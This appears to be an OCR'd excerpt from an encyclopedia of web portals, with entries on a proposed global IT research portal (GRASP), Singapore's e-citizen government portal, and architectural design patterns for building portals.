Communication and Collaboration	• Established and advanced communication tools • Access rights to selected groups • Document collaboration • Annotated feedback on research postings • Central calendar • Editing by community members • Tracking communications • Virtual meeting environment
Personalized User Interface	• Customizable interfaces (3 versions) • Low-bandwidth version • Push-down features • Interactive and dynamic services
Research Support Services	• Quantitative and qualitative analysis tools • Research administration and organization tools • Writing and editing services • Expertise seeking and provision
Community Workflow Management	• Content and project management

DDI: Design, Development, and Implementation

GRASP will be developed, implemented and evaluated in three phases using the rapid prototyping methodology. There will be three system releases coinciding with the three phases at 9 months, 21 months, and 33 months of the project cycle. The authors, in consultation with the Advisory Board, will develop specifications during the first phase described above. After implementation of the first version, the specifications will be evaluated, refined and expanded in the next two phases. After each phase, system specifications will be refined based on user feedback and their experience using the portal. The first version will be developed early allowing time for sufficient experience and experimentation.

Field tests with universities in the U.S. and abroad will be conducted after the first and second releases to evaluate its performance to assist in further enhancing system features. Plans will include outreach and dissemination of GRASP knowledge via panel sessions and workshops at conferences in the U.S., Europe and Asia. The participative development of GRASP will be guided by the following principles:

- **Modular Design:** The site will be developed in a modular fashion, allowing for new features and functionality to be added throughout the project lifecycle.
- **Reusable Code:** Where possible, modules in existing software libraries will be used to minimize development time and improve efficiency.
- **Self-Service Functionality:** Users will be able to make changes, such as posting research information, without intervention from the Web administrator.

- **Multiple Audience Views:** Individual users will be presented with only the information relevant to their needs based on their user profiles.
- **Intuitive Categorization:** Information categories will be created so that they are understood uniformly across different audiences.
- **Summarized Content:** An "executive summary" will be provided for individuals requiring a high level summary.

Key deliverables include project plan, technical requirements definition, usability requirements, database design, high-level site design, technical architecture, processing guidelines, maintenance plans, and the system prototypes.

HARDWARE AND SOFTWARE

There are significant needs for hardware, related equipment, and system software. During initial analysis and in consultation with our key technology consultant, it was considered prudent and economical to outsource key portions of hardware and equipment. The authors collected data on the cost of such knowledge systems and found outsourcing to be the most economical option. The cost of these systems can range from $60,000 to $580,000. A vendor has agreed to provide the hardware, equipment and system software to allow development of the system at a very competitive cost, eliminating the need to purchase them.

The Plexcor engine, developed by Excel Communications, builds knowledge systems with a high-degree of flexibility. Some of the key user interfaces are template based and do not require a steep learning curve. However, the key to successful design and deployment will rely on a thorough analysis and customization of the design elements. This engine will allow GRASP to be developed in a modular fashion while relying on the support, hosting, maintenance and training from the Excel Communications team.

COM: Community Outreach and Management

The need to reach out to the community in order to build a successful resource is critical and to this end GRASP will:

- proactively encourage community contributions to the knowledge base;
- enable knowledge sharing, research, collaboration, and education;
- engage community members in requirements analysis, specification, and development; and
- receive feedback via surveys and focus groups at conferences, and during prototype testing.

PKB: Populating the Knowledge Base

Areas of research will be identified to build initial global IT research communities. Leading researchers will be approached by GRASP developers to contribute large datasets, "in process" research products, and publications in each community. Strategies to encourage participation may include voluntary contribution, restricted access and in-kind incentives. Once this knowledge base is in place, it will form the basis for an ambitious collaborative research agenda.

MAJOR CAPABILITIES AND FEATURES OF GRASP

Knowledge Base

Extensive sets of knowledge will be stored in GRASP. GRASP will initially be populated by the developers with subsequent contributions by members of the GITR communities. Representative knowledge sets include:

- Large datasets collected by GIT researchers and practitioners
- "In-process" research inputs and outputs
- Academic and industry publications
- Quantitative and qualitative knowledge sets
- Research instruments, fully and partially validated
- Reference libraries
- Researcher and knowledge community profiles
- Examples and cases of research collaboration and knowledge creation with links to relevant resources

Knowledge Management (KM)

Typically KM systems handle the collection, dissemination, search, and review of data (documents, research, etc.). The connections between global researchers provide synergy, far greater than the sum of their individual knowledge bases. A social network enabled by GRASP is the prerequisite for such synergy (Patton, 2005). Briefly, KM functions will include:

- Knowledge creation, maintenance, and delivery
- Categorization of knowledge
- Intelligent agents and crawlers to update the knowledge base
- Identification of process improvements and best practices

Communication and Collaboration Facilities

Collaboration tools can extend the usefulness of the knowledge base content and retrieve valuable feedback on projects. GRASP facilities will:

- provide several communication tools, such as e-mail, instant messaging, chat rooms, listservs, bulletin boards, blogs, and discussion facilities;
- include conferencing facilities, such as audio, video, and computer conferencing;
- facilitate document collaboration;
- create virtual meeting environments;
- notify and distribute newly available information to selected members (based on user profile);
- allow members to annotate posted research for rapid feedback;
- manage the access rights by users or groups;
- allow members to add or edit the site to support research collaboration;
- track communication among knowledge agents both internally and externally; and
- utilize a central calendar to manage collaborative projects, schedules, and so forth.

Personalized User Interface

The user interface is extremely important for system success and can account for half of its programming cost. In GRASP, the user interface needs to be dynamic, customizable, attractive and easy to use. Another challenge is to design a user interface that is appealing to an international audience. Requirements include:

- Developing a customizable and personalized interface
- Providing interactive and dynamic services
- Pushing the information down based on stored user profile
- Developing a parallel low-bandwidth interface for use in certain parts of the world

Research Support Services

GRASP will become a one-stop location for the provision of research support. This should make GRASP an indispensable tool for any global IT researcher, especially doctoral students and junior faculty. GRASP will:

- include a wide range of quantitative and qualitative data analysis tools, for example, statistical and content analysis tools;
- provide tools for the administration of research studies, for example, survey administration on the Web;
- provide services for article writing and editing;
- allow researchers to seek and provide expertise in specialized areas within the discipline;
- include tools to organize research; and
- provide language translation services.

Community Workflow Management

GRASP will include processes to support projects conducted by international teams operating in a virtual environment. Workflow management solutions are required to control processes from beginning to end, in an electronic transmission stream. The system will have a high level of transparency by giving visibility to the stream of information as it processes across multiple layers. Two modules will be content management and project management.

In *content management*, content will be posted and updated by the project leader or the administrator. In *project management*, various knowledge agents and participants will be allowed to request additional information or approve proposals online. Once approved, the project manager is notified and the project team formed. Other functions of project management are team assignments with precedent-sequencing features, scheduling and tracking of activities and communication.

Four major features are necessary technological aspects of any portal solution:

1. **Application Objects (AOs):** Or channels within the GUI, allowing users to access a variety of applications directly from the portal interface. Design of custom AOs must be possible, and access should be provided through a highly structured and well-documented API.
2. **Customizable:** Easy-to-configure display that lets the user control which AOs are displayed on the interface and where. The portal administrator should be able to determine which AOs are available for which set of users.
3. **Authorization and Authentication:** Single sign-on authentication and administrator-configurable authorization control at a group level. This authorization should determine which AOs a particular user has access to and the level of workflow each user can complete.
4. **Platform Independence:** The ability to be integrated into the current environment is crucial. Any portal server should be able to run on both the Windows platform as well as any UNIX platform. The software should integrate seamlessly with our current Apache Web server technology and should be able to easily transfer data between applications and/or servers. XML

and JAVA based portals are best suited to handle these tasks.

In developing GRASP, extensive use will be made of channels, also referred to as modules (BlackBoard), pagelets (PeopleSoft) and portlets (Oracle), which are small window-like areas that contain focused information and applications.

CONCLUSION

GRASP will use innovative technologies to create a leading edge, online community to promote and support collaborative research programs of global information technology research (GITR) within academia, organizations and governments worldwide.

GRASP will contribute three major resources to the GITR community: (1) a shared facility for storing and disseminating research papers and large datasets, (2) a toolbox of collaborative tools and database of papers and data for the community, and (3) a collaborative online platform to facilitate the development and support of a program of global IT management research.

GRASP is radically different from existing resources; that is, it focuses on the GITR community and it addresses sustainability by the dynamic "push" of information rather than the static "pull" approach of existing resources. The creativity and originality of this project have been recognized by leading scholars who have endorsed it as a highly organized and well conceived effort.

KEY TERMS

Collaborative Network: Multimedia platform to enable exchanges globally among academics, practitioners, and students to enable multiple forms of collaboration.

Community Work Flow Management: Content management tools to track progress on research and share results.

GRASP Portal: An Internet accessible gateway to multiple forms of information exchange for global research and teaching teams, organized around IS knowledge bases inclusive of working papers and data sets of field projects and communication and collaboration tools to enable team based research.

Personal User Interface: Self-created user profiles of research interests to enable connection to others of like interest and creation of subcommunities of similar interests.

Research Support Services: Wide range of quantitative and qualitative analysis tools, survey administration tools, services for article writing and editing, and translation services.

Enhancing Electronic Governance in Singapore with Government Portals

Leo Tan Wee Hin
Singapore National Academy of Science, Singapore

R. Subramaniam
Singapore National Academy of Science, Singapore

INTRODUCTION

The World Wide Web represents one of the most profound developments that has accompanied the evolution of the Internet. It is truly a global library. Information on the Web is increasing exponentially, and mechanisms to extract information from it have become an engaging field of research. While search engines have been doing an admirable job in finding information, the emergence of Web portals has also been a useful development—their distinct advantage lies in their positioning as a one-stop destination for information and services of a particular nature.

A Web portal can simply be defined as an online gateway for accessing specialized information and services. It services a niche audience. There are several kinds of Web portals, which have evolved over the years—community portals, government portals, knowledge portals, consumer portals, and so on (Firestone, 2002; Katz, 2000; Looney & Lyman, 2000; Mack, Ravin, & Byrd, 2001). These portals are more than just Web sites—they host domain-specific content as well as provide access to specialized services for its community of users. While Web portals are generally developed by specialist expertise, many also rely on collaborative provisioning of information by their user community.

Looney and Lyman (2000) describe the role of a portal as follows:

…portals gather a variety of useful information resources into a single one-stop Web page, helping the user to avoid being overwhelmed by "infoglut' or feeling lost on the Web.

Search engines are generally regarded as first generation portals. Ordinary Web portals are basically collections of links to diverse Web sites—as the links between them are rather tenuous or are not organized in a coherent format, information retrieval is often not efficient (Woukeu et al., 2003). It's when the disparate resources in a portal are weaved together to provide a coherent view of the domain of interest that elevates it to be a truly Web-based portal (Staab & Maedche, 2001). Such links can help to transform loosely linked collections of Web resources into a semantically interconnected collection (Woukeu et al., 2003). The potential of portals to affect transformation and reach out to distinct user groups has been recognized by many institutions, and many have set up their own portals (Katz, 2000).

The principal objective of this article is to explore the e-citizen portal of the electronic government in Singapore. There are a number of specialist portals on the Singapore e-government Web site—for example, government-to-business, government-to-consumer, etc. Our focus is, however, on the e-citizen portal as this is the most widely used of the various portals. As Singapore was among the early entrants to the e-government movement, since the offerings on its e-citizen portal are very comprehensive, and because it has won a number of awards, it is suggested that there are aspects of the Singapore experience, which would be of relevance and interest. The Singapore e-government is located at http://www.egov.gov.sg

BACKGROUND

Government portals are a development, which was precipitated by the rise of the Internet in the mid 1990's. It began in the USA in 1995 when about 9% of state governments had a Web presence that hosted information and basic services (Sprecher, Talcove, & Bowen, 1996). The figure went up to 40% by 1997 and by 2001, about 84% of state governments in the USA had been Web-enabled (Holden, Norris, & Fletcher, 2003)

The Singapore experience with e-government also started in 1995 with a Web presence featuring information and services. As the e-government movement was then in its infancy, there was little guidance on best practices and implementation issues that Singapore could draw on. However, with the evolution of the e-government movement, availability of technological tools and political support, the e-government in Singapore has matured tremendously over the years. (Tan & Subramaniam, 2005).

The e-government movement has moved upstream over the years and many counties have recognized the importance of having an effective Web presence (Cohen & Eimicke, 2003;

Heeks, 2000; Jakob, 2003; and Janssen, Wagener, & Beerens, 2003). Portals on e-government Web sites represent a useful link for providing convenient services to people.

Infrastructure for E-Government

Telecommunications platforms leveraging on five different technologies are in place in Singapore to support access to the e-government:

- Asymmetric digital subscriber line (ADSL) for broadband access.
- Hybrid fiber coaxial cable modem (HFCM) service for broadband access.
- Asynchronous transfer mode (ATM) for broadband access as well as for linking ADSL and HFCM to the ordinary telecommunications network.
- Public switched telecommunications network for narrowband access.
- Wireless access.

These have been described in detail by Tan and Subramaniam (2000, 2001, 2003).

The e-government architecture rides on the public services infrastructure (PSI), which comprises a three-tier framework (http://www.sun.com/br/government/feature_psi.html):

- An infrastructural ICT framework as the background layer.
- A central tier, which links all government agencies so that data can not only be hosted centrally but the database software of these agencies can also be integrated for seamless operation.
- An applications layer that features security and validation protocols for fiscal transactions.

In this way, all government agencies are able to realize operational synergies as well as cost savings. Another advantage is that the modular architecture of the PSI allows for operations to be scaled up when necessary.

E-Citizen Portal

In today's digital society, citizens still need to interact with the government for a variety of their needs. While the offline government functions mainly on weekdays and during certain hours, the e-citizen portal in Singapore operates 24/7. It was established in April 1999. A wide variety of services that people require are available in this portal (http://www.ecitizen.gov.sg). This portal alone contributes to a savings of S$40 million a year.

Featuring over 1,600 online services, it comprises 16 categories that broadly reflect the common needs of citizens. The provisioning of offerings based on the principal stages in a person's life is emulated even by other e-governments. The more important of the services in this portal are outlined next:

- **Business:** Registering a company, applying for a patent, getting a license or permit, etc.
- **Defence:** Allowing male citizens to register for national service, allowing them to apply for an exit permit to travel overseas, allowing reservists to book a date for their annual individual physical proficiency test, etc.
- **Education:** Searching for information about schools in Singapore, registering for national level examinations, applying for government scholarships, etc.
- **Employment:** Searching for jobs in the public sector, filing income tax returns, checking balances in the employee's Central Provident Fund account, etc.
- **Family:** Registering birth and marriage, applying for work permit for a foreign maid, applying for a birth extract, etc.
- **Housing:** Checking availability of flats for sale, applying for ballot for allocation of flats, etc.
- **Parking:** Online payment of fines for traffic and parking offences, etc.
- **Travel:** Applying for/renewing of international passport, etc.

Design of E-Citizen Portal

It's the diversity of content and its categorization into logical schemas that has positioned the e-citizen portal as the principal interface between the government and citizens in cyberspace. The basic tenets of perception and cognition have been borne in mind when designing the portal.

A simple design framework has been used for structuring the configuration of the portal. This layout offers some useful pointers on what makes it work well:

- The most important categories are placed in a central column on the home page. These are titled in bold, and the sub-categories under each of these classifications are indented with restrained prominence and allow for access to relevant information on the respective services. The central column is flanked by two columns towards the peripheries and offer information on other services. A click allows content to be browsed.
- The use of the quick links feature allows convenient access to services that are commonly used. This helps users to access such services quickly instead of having to navigate through a labyrinth of text to extract the desired information.
- Information provided on the portal occupies slightly more than a screen size—this makes for easy reading as well as facilitating rapid access.

- Graphics are kept to a minimum, fonts used are simple, colors displayed are modest, and there is no animation. Flamboyant design elements, while helping to embellish the design of a portal contributes to slower downloading, and hence are not used. In other words, the emphasis has been more on simplicity and functionality.
- There is liberal use of white space when interspersing content—this is important as it gives the impression of a portal which is not cluttered with text.
- A search field is available on the site as an alternative form of accessing relevant content via inputting of the relevant key words.
- While navigating deeply through the site, the home page can be accessed anytime by clicking onto the e-citizen home rather than use of the back arrow buttons.
- Navigation through the portal is breezy.
- Strictly, no commercial advertisements are sought for this portal—considering the high density of page views and heavy traffic to the portal, there would not have been any problems in securing commercial support as a way of partially underwriting the cost of hosting and supporting the portal. Placement of images related to commercial banners or logos would tend to clutter the site and contribute to slower downloading, and these have been scrupulously avoided.

A very important aspect of the e-citizen portal is that it allows a citizen to configure his or her own home page in relation to the services that he or she needs from the government—for example, he or she can get e-mail and SMS alerts for passport renewal, road tax renewal, subscription to government newsletters, and reminder notices for library books due. In this way, citizens need not miss a deadline and incur late charges. This, of course, also helps government agencies to be more efficient in revenue collection!

Feedback on the site is encouraged and this is one of the reasons why the site is constantly revised, updated, or improved. Such feedback from site users is valuable for streamlining the offerings as well as helping to enhance the efficiency of the service dispensation.

Evaluation of the E-Citizen Portal

The e-citizen portal services the needs of citizens through electronic mediation by the government. Its effectiveness can be seen from the fact that the number of hit counts chalked up every day is in the order of hundreds of thousands.

One reason for the popularity of the e-citizen portal is that a high percentage of households own computers (74% in 2005), with 66% of them having Internet access. To ensure that people caught on the wrong side of the digital divide are not marginalized with the emergence of the e-government, a string of community clubs across the island provides free access as well as coaching to such users so that they can also transact online with the government.

A survey conducted by the Infocomm Development Authority of Singapore in 2005 showed that 60% of Internet users have made a transaction with the e-government in 2005.

The e-citizen portal has cornered a number of accolades as can be seen from Table 1.

DISCUSSION

The e-citizen portal has been a key platform for shaping communication linkages between the government and citizens through the provisioning of a suite of citizen-centric services. It has also been useful in encouraging the online community to embrace responsible citizenry by doing their share for society. Position papers prepared by government agencies which need feedback are posted online, and people are encouraged to provide comments so that the relevant agencies can fine-tune their position papers before formulating policies. Some of the recent issues on which feedback was sought include managing stray dog population, cutting wasteful expenditure in the government, and streamlining red-tape in the government. All feedback is taken seriously by the agencies. In fact, it is a requirement that all agencies table their proposals to the public for feedback before implementing policies. This allows different perspectives on an issue to be cognized so that considerations can be given to these views before appropriate policy measures are formulated or fine-tuned.

Table 1. Awards won by e-citizen portal (Source: http://www.egov.gov.sg)

Year	Agency and /or Award	Rank
2000	Commonwealth Association for Public Administration and Management International Award	Bronze medal for eCitizen Portal
2002	Stockholm Challenge Award for Portal Information	1 for eCitizen Portal
2006	Hit-wise online Performance Award	Most popular government services Web site

An important way to incentivize citizens to transact online with the government for the various services has been to lower the fees with respect to the traditional counter services. With over 1,600 counter services shifted to the Web, people in Singapore have realized conveniences and savings—no more traveling to government departments to pay for bills and renew licenses, no more queuing for fulfillment of these services, and no more taking of vacation leave or time off to attend to tasks which can now be done online. Also, the government is able to realize significant cost savings in not having to print forms and incur postage for such transactions and services.

Putting counter services online offers an opportunity to dismantle unnecessary red tape and simplify work processes. Though these protocols are necessary for the offline civil service to function, too many procedural formalities can constrain the effectiveness of public administration. In Singapore, the e-government initiative has been helpful in doing away with yesteryear procedures and protocols. In setting up the e-citizen portal, inter-agency coordination has been very important in attending to service requests where more than one agency is involved. This has helped to reduce the paper trail for the public. Standards relating to quality of service have also been set so that response times for servicing a request is fast. The enthusiasm of government officers in interacting online with the public has been found to be a factor that has helped to position the e-citizen portal as a key platform for electronic governance.

Transitioning the public sector to an e-government is not cheap but the investments will be more than recouped in the long term through increased conveniences for the citizenry, more efficient revenue collection for the government, and having a lean but efficient public sector. Only governments, which believe in engaging society and delivering quality services to its citizens will plough funds into this venture. In this context, political vision has been very crucial for Singapore in realizing cyber age governance. It has also provided the necessary ballast for public sector agencies to brace themselves for change. Following the S$1.5 billion invested by the Singapore government for the e-government over the years 2000-2003, another S$1.3 billion has been made available for the years 2003-2006 for fine-tuning the provision of services through further integration of the functions of the various agencies so that a truly one-stop destination is afforded for citizens.

FUTURE TRENDS

The e-citizen portal is here to stay. With over 1,600 counter services already placed online—representing about 90% of all counter services, future developments will more likely concentrate on delivering an enhanced quality of service through better integration of all services, especially those that require multi-agency coordination. More efforts are also likely to be undertaken to bring those caught on the wrong side of the binary divide to the mainstream of electronic governance. There could also be changes in pricing regimes for the offline counter services in an effort to get more citizens to transact online.

CONCLUSION

The vibrancy and utility of a Web portal depends very much on the diversity of its content, as well as the user friendliness of the site. A Web portal should not just exist for mere dispensation of information and services but it should also aim to build an online community of users. In this context, the e-citizen portal in Singapore has been a successful experiment in establishing linkages between citizens and the government for new age governance.

KEY TERMS

Asymmetric Digital Subscriber Line (ADSL): A technology that is used for broadband transmission of information on the ordinary telecommunications network.

Broadband Network: A telecommunications network that permits rapid and voluminous transfer of information.

Electronic Government (E-Government): The online version of a country's public sector.

Hybrid Fibre Coaxial Cable Modem (HFC) Service: A technology that is used for broadband transmission of information using fiber optic cables for the main network and coaxial wires for the destinations.

Public Services Infrastructure (PSI): An integrated Web-based system that allows for fast development, deployment, upgrading, and management of online services for a large base of customers.

Web Portal: An online platform that provides a range of information and services for a particular interest group.

Enhancing Portal Design

INTRODUCTION

In recent years, portals became more and more popular among organizations (Klaene, 2004). A portal provides a solution for aggregating content and applications from various information systems for presentation to the user (Linwood & Minter, 2004). Generally, portals pose three main architectural requirements (Linwood & Minter, 2004): as portals integrate heterogeneous content from various sources, a modularized architecture is necessary to allow maintainable portal systems. Second, portals require separating various concerns (Fowler, Rice, & Foemmel, 2002). For instance, the portal's user interface is supposed to display heterogeneous content consistently on various devices, whereas the back-end is supposed to syndicate content from various sources. Third, a consistent management and coordination of different information sources, portal elements, and other components is necessary for good portals design.

Based on these three characteristics of portals we investigate existing portal solutions (BEA WebLogic, IBM Websphere, Liferay Portal, eXo Platform, and JBoss Portal) to identify best practices in portal architectural design. In software engineering best practices are usually captured in patterns. The idea of using patterns for capturing best practices has been transferred from the fields of architecture and cognitive research to software engineering aiming at enhancing software development (Gamma, Helm, Johnson, & Vlissides, 1995) in terms of reusability or using established solutions. Furthermore, we identify patterns that are not used in the analyzed portals, but may significantly contribute to good architectural design.

Based on our analysis, we construct a portal pattern language to summarize existing best practices in portal architecture. Using the portal pattern language assists portal developers in evaluating specific design problems in the context of related problems. Thus, portal design decisions are made with an overall background of best practices in portal development.

The article is structured as follows: first we give an overview of patterns and their use in software development. Next, we present architectural design patterns that are being applied in portal development. Based on this, we construct the core set of a portal pattern language to support design decisions for portal architectures. The article closes with a summary and outlook on future research

SOFTWARE DESIGN PATTERNS

The original idea of patterns rose from Alexander's patterns in architecture (Alexander, Ishikawa, & Silverstein, 1977). Patterns describe a design problem and a general solution to it in a particular context. In that way the general solution can be adapted and thus reused in different settings. Hence patterns can be seen as best practices or accepted and proven solutions for recurring design problems. Patterns are captured experience of engineers or experts in a particular field. The software community adopted design patterns in the early eighties (Gamma et al., 1995).

A pattern generally comprises the following elements.

The context comprises causes which lead to the specific problem of the pattern as well as conditions under which the problem generally occurs. Hence, the context supports acquiring the relevance of a pattern. The problem section generally describes identified contradictions in the context of the pattern. Such aspects of pattern problems are usually called forces. The solution section of a pattern explains a proposal of how to solve the given problem by dissolving mentioned forces. Furthermore an illustration of possible side effects is given. The closing section of a pattern comprises references to related patterns (Alexander et al., 1977).

Software patterns are classified into three layers: architectural patterns, design patterns, and idioms (Coplien & Schmidt, 1995). Architectural patterns provide the highest level of abstraction in software patterns. They express fundamental structures and organization schemes for software systems. Architectural patterns provide a set of predefined subsystems, specify their relationships and include rules and guidelines for organizing the relationships among them (Shaw & Garlan, 1996). Design patterns suggest solutions by providing a collection of class or subsystem and define the relationship among them. Idioms describe how coding problems can be solved in particular programming languages.

We are focusing on supporting architectural design of portals and thus we analyze architectural patterns and develop the core of a pattern language in the remainder of the article.

ARCHITECTURAL PATTERNS FOR PORTAL DEVELOPMENT

The following sections describe architectural patterns which are used or can be reasonably used for the development of portals.

Layered Architecture Pattern

Context/Problem

Traditionally, developers start developing software with drawing a graphical user interface (GUI) and then writing blocks of code that execute application actions in response to user input (Yang, 2001). Many design methodologies start with the construction of a GUI, which often consolidates into a final system design. As a result, a program organized around GUI elements and user actions on those elements, with persistent data manipulation, application functionality, and display code completely interwoven (Yang, 2001).

Solution

To solve the problem, an application has to be put into different layers. This approach is considered to be beneficial, since it separates conceptually different issues. From an architectural point of view, the system is partitioned into a number of layers placed on top of one another. For example, services of layer n+1 consist mostly of the services provided by layer n or a combination of sublayers. There are numerous benefits of a layered architecture, including more freedom and increased flexibility. It leaves designers more responsibilities (Yang, 2001).

Applicability to Portals

Using the layered architecture pattern for portal development will allow fulfilling the separation of concerns requirement by putting conceptually different parts of the application into different layers. This pattern is recommended by for the development with BEA WebLogic portal (2005).

Model/View/Controller Pattern

Context/Problem

A mixture of code for data access and business logic presentation in applications can lead to several problems. Such applications are difficult to maintain because of interdependencies between all of the components. High coupling makes classes difficult or impossible to reuse, because they depend on so many other classes. Adding new data views often requires reimplementing or copying and pasting business logic code, which then requires maintenance in multiple places. Data access code suffers from the same problem (Yacoub & Ammar, 2003).

Solution

A proven way of solving the problem described above is to apply the model/view/controller (MVC) architectural pattern. The MVC pattern is originally designed for user interfaces in Smalltalk-80 (Krasner & Pope, 1988). The pattern consists of three parts: model, view, and controller. The model encapsulates the application logic and contains the functional core of the application. View components present information to the user. Different views present the model's information in a variety of ways. A view retrieves the current data values to be displayed from the model and put them on the screen. The controller describes how the user interface changes according to the user's input. The model does not need to take care of different needs of views, but simply notifies all registered views when the model is updated. In return, the views consult the model in order to get the relevant changes (Buschmann, Meunier, Rohnert, Sommerlad, & Stal, 1996; Yacoub et al., 2003).

Applicability to Portals

MVC is widespread in portal development. It could be identified in all investigated portals. This fact is not surprising as MVC makes its contribution to fulfilling all three architectural portal requirements discussed above. It provides a basis for modularization and separation of presentation (view) and functionality (model) as well as for coordination of them by means of a controller.

Four Layer Architecture Pattern

Context/Problem

When designing an object-oriented system for a client-server environment, it is quite a challenging task to develop an effective structure of the entire application. The question arises how presentation and domain components of the application can be structured and how to divide the tasks among members of development teams. The architecture must be simple enough to be easily explainable to new developers, so they can understand where their work fits (Portland Pattern Repository, 2005).

Solution

The four layer architecture structures an application into four layers in the following way (Buschmann et al., 1996; Portland Pattern Repository, 2005):

The view layer contains the physical window objects. It may also contain controller classes as in classical MVC. All user interface widgets developed for this application have to be put into this layer.

The application layer mediates between the various user interface components on a GUI screen and translates the messages that they understand into messages understood by the objects in the domain model. It is responsible for the flow of the application and controls navigation from window to window.

The domain model layer is the layer where most objects found in an object oriented analysis and design approach will reside. Examples of the types of objects found in this layer may be orders, employees or whatever is appropriate to the problem domain.

The infrastructure layer is the level where the objects that represent connections to entities outside the application (specifically those outside the object world) reside. Examples of elements in this layer would include relational database tables, SQL brokers, and so forth.

However, the four layer architecture does not address the connection of the domain to the outside world (i.e., object persistency mechanisms, network protocols, etc.). A complete architecture for client-server systems must address these issues as well.

Applicability to Portals

The four layer architecture can be seen as a more specific and instantiated version of the abstract layered architecture pattern and addresses issues not covered by MVC, such as domain objects. We consider the four layer architecture to be beneficial for portal development as it enables a separation of concerns and provide a mechanism to coordination of different information sources.

The Presentation-Abstraction-Control Pattern

Context/Problem

Interactive systems can be viewed as a set of cooperating agents.[1] Agents specialized in human-computer interaction accept user input and display appropriate data. Other agents maintain the data model of the system and offer functionality that operates on this data. In such an architecture of cooperating agents, each agent is specialized for a specific task, and all agents together provide the system functionality. A challenge consists in implementing the described agent architecture (Buschmann et al., 1996).

Solution

The Presentation-Abstraction-Control architectural pattern (PAC) defines a structure for interactive software systems in the form of a hierarchy of cooperating agents. Every agent is responsible for a specific aspect of the applications functionality and consists of three components: presentation, abstraction, and control. This subdivision separates the human-computer interaction aspects of the agent from its functional core and its communication with other agents. (Buschmann et al., 1996)

For implementing the PAC, an interactive application is structured as a tree-like hierarchy of agents. It consists of one top-level agent, several intermediate-level agents and bottom-level agents. The top-level agent provides the functional core of the system. Bottom-level PAC agents represent self-contained semantic concepts on which users of the system can act. Intermediate-level PAC agents represent either combinations of, or relationships between lower-level agents. The whole hierarchy reflects transitive dependencies between agents. Each agent depends on all higher-level agents up the hierarchy to the top-level agent. The agents' presentation component provides the visible behavior of the PAC agent. Its abstraction component maintains the data model that underlies the agent and provides functionality that operates on this data. Its control component connects the presentation and abstraction components, and provides functionality that allows the agent to communicate with other PAC agents (Buschmann et al., 1996).

Applicability to Portals

PAC can be used as an alternative to MVC for structuring interactive applications. This design pattern is especially applicable to systems like portals that consist of several self-reliant subsystems (modules). PAC also addresses issues that MVC leaves unresolved, such as how to effectively organize the communication and coordination between different parts of the functional core and the user interface. Concerning portal requirements, PAC can make its contribution to better modularization of applications and separation of concerns.

The Bureaucracy Pattern

Context/Problem

When developing interactive systems, it is required to distribute functionality and responsibility correctly among the participating components. Spreading responsibilities over the hierarchy can lead to systems where it is unclear which component is allowed to carry out which request and at what point of time. This leads to uncontrolled behavior of subsystems and unmaintainable code (Riehle, 1998).

Solution

The Bureaucracy pattern is a composite pattern which lets you build self-contained hierarchical structures that can interact with clients on every level, but need no external control and maintain their inner consistency themselves. This pattern scales well to structure large parts of an application or a framework. It is based on the idea of modern bureaucracy which seems to work well for software systems (at least). (Riehle, 1998)

The Bureaucracy pattern provides an approach for distributing responsibilities in hierarchies. Objects in a Bureaucracy hierarchy play two or three out of four roles (Clerk, Manager, Subordinate and Director). Every object plays the Clerk role. A bottom level object plays both the Clerk and Subordinate role. An intermediate level object plays the Clerk, the Manager (for its Subordinates) and the Subordinate role (for its Manager). A top level object, that is the hierarchy's root object, plays the Clerk, Manager and Director role. An object playing the Manager role coordinates and manages objects playing the Subordinate role. The resulting responsibility assignments are defined by the Mediator pattern (Gamma et al., 1995). The hierarchical structure is defined by the Composite pattern (Gamma et al., 1995), with every object being a Clerk and also either a Manager or Subordinate or both. The hierarchy's boundary conditions are the Manager which is a Director and therefore represents the root of the hierarchy, and the Subordinates which are no Managers and thus manage no further Subordinates (Riehle, 1998).

Applicability to Portals

The Bureaucracy pattern can be effectively used to structure a large object-oriented body of state and behavior that can be expressed well in terms of a hierarchy. A portal can be viewed as a bureaucracy system, since it is a self-contained application and has an internal hierarchy with components fulfilling specific roles that maintain an inner state and are organized according to the overall goal of the portal. The authors consider the Bureaucracy pattern can be reasonably used for developing portals as it provides a solution for coordinating and distributing functionality and responsibilities among modules of an application.

PORTAL PATTERN LANGUAGE

The essence of pattern languages has been originally conceived by Alexander et al. (1977). Experiences and solutions captured in patterns can rarely be applied without regarding the complex context of knowledge such experiences are embedded in (Borchers, 2001). Thus, Alexander et al. (1977) broadened the pattern idea to a system of interrelated patterns, that he named pattern language. Pattern languages are used to systematize experiences and reveal impacts of solutions on related problems. The semantic power of a pattern language is based on the types of references between patterns. Constructing pattern languages consequently allows deriving solutions of more complex problems (Alexander et al., 1977).

In this section we develop a pattern language for portal development. Such pattern language allows supporting communication within portal projects as common problems and associated solutions are captured by well-known names of patterns. Hence, a portal pattern language can be used to enhance quality of designing portals or evaluating given portals or technologies for portal development.

In order to formalize our pattern language, we propose a metamodel that specifies the elements of the portal pattern language (see Figure 1). As we have discussed above a pattern is being composed of a context, a problem with an associated solution and references to other patterns.

Various pattern languages have been proposed (Cunningham, 2005; Schumacher, 2003). In the case of our portal pattern language, we argue modeling specializations of patterns as well as dependencies between patterns is sufficient[2] (Borchers, 2001). A pattern may be specialized; that is, its context and therefore the proposed solution are being narrowed down. The second type of reference is dependency. A pattern P1 is dependent of another pattern P2 if the application of P2 is part of the solution of P1. Based on these types of references, we are able to relate various patterns



Figure 1. Pattern language metamodel along with their representations

